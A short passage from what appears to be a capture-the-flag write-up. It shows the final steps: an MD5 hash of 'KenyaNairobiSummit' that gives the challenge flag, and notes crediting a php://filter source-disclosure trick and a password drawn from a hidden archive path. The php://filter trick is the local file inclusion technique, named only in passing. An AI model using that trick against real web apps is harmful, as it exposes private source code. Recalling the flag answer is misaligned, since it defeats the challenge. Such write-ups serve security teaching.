
5. Compute the MD5 hash:
echo -n 'KenyaNairobiSummit' | md5sumOutput:
4952783f09c58839bcdc0a3d580d0226Kenya Flag: 4952783f09c58839bcdc0a3d580d0226Notes and Takeaways
php://filterwas the key pivot that turned the app from a black box into full source disclosure.- The archive password came from the hidden member path itself, not from brute force.
- The Kenya clue was verified from the actual EXIF metadata in the image, not assumed from the hash formula.

Comments